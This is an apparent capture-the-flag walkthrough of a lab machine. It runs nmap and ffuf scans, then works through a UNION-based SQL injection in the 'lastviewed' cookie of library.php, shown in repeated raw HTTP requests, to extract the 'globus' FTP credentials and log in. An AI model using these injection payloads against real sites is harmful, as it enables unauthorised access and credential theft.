

IP da máquina: 192.168.56.127 // MAC: 00:0C:29:28:68:44

sudo nmap -sV -O -sC -Pn -sN -vvv 192.168.56.127




```
21/tcp    open          ftp         tcp-response vsftpd 3.0.3
```




```
80/tcp    open          http        tcp-response Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.127/FUZZ.EXT -w ext.txt:EXT



```
[Status: 200, Size: 1547, Words: 88, Lines: 39]
    * FUZZ: library
    * EXT: php
```

http://192.168.56.127/



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
```

http://192.168.56.127/library.php




Welcome to the Library !

Após dar alguns cliques nos países:



```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed=%7B%22lastviewed%22%3D%3D%22%22%7D
Upgrade-Insecure-Requests: 1

country=Norway
```

Decode in URL




```
%7B%22lastviewed%22%3D%3D%22Norway%22%7D
```

```
{"lastviewed"=="Norway"}
```

Repeater

{"lastviewed"=="'Norway'union select user() "}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select user() "}
Upgrade-Insecure-Requests: 1

country=Norway
```

We couldn't find any information for username@localhost.

Please try again later.

{"lastviewed"=="'Norway'union select database() "}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select database() "}
Upgrade-Insecure-Requests: 1

country=Norway
```

We couldn't find any information for library.

Please try again later.

{"lastviewed"=="'Norway'union select table_name from information_schema.tables where table_schema='library' "}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select table_name
from information_schema.tables where table_schema='library' "}
Upgrade-Insecure-Requests: 1

country=Norway
```

We couldn't find any information for countries.

Please try again later.

{"lastviewed"=="'Norway'union select table_name from information_schema.tables where table_schema='library' and table_name !='countries' "}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select table_name from information_schema.tables where table_schema='library' and table_name !='countries' "}
Upgrade-Insecure-Requests: 1

country=Norway
```

Netherlands England Germany F

We couldn't find any information for access.

Please try again later.

{"lastviewed"=="'Norway'union select column_name from information_schema.columns where table_name ='access'"}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select column_name from information_schema.columns where table_name ='access'"}
Upgrade-Insecure-Requests: 1

country=Norway
```

Netherlands England Germany Fra

We couldn't find any information for password.

Please try again later.

{"lastviewed"=="'Norway'union select column_name from information_schema.columns where table_name ='access' and column_name !='password'"}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select column_name from information_schema.columns where table_name ='access' and column_name !='password'"}
Upgrade-Insecure-Requests: 1

country=Norway
```

Welcome to the Library !

Netherlands England Germany Fran

We couldn't find any information for username.

{"lastviewed"=="'Norway'union select username from access"}




```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select username from access"}
Upgrade-Insecure-Requests: 1

country=Norway
```

We couldn't find any information for globus.

Please try again later.

{"lastviewed"=="'Norway'union select password from access"}



```
POST /library.php HTTP/1.1
Host: 192.168.56.127
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://192.168.56.127
DNT: 1
Connection: close
Referer: http://192.168.56.127/library.php
Cookie: PHPSESSID=pi7qeib83rurtlfjc2k1ccb1r4; lastviewed={"lastviewed"=="'Norway'union select password from access"}
Upgrade-Insecure-Requests: 1

country=Norway
```


We couldn't find any information for AroundTheWorld.

Please try again later.

192.168.56.127

globus

AroundTheWorld



Host: 192.168.56.127 Username: globus Password: ●●●●●●●● Port:

```
Status:    Logged in
Status:    Retrieving directory listing...
Status:    Directory listing of "/" successful
Status:    Retrieving directory listing of "/html"...
Status:    Directory listing of "/html" successful
```

Local site: /home/headcrusher/

Remote site: /html

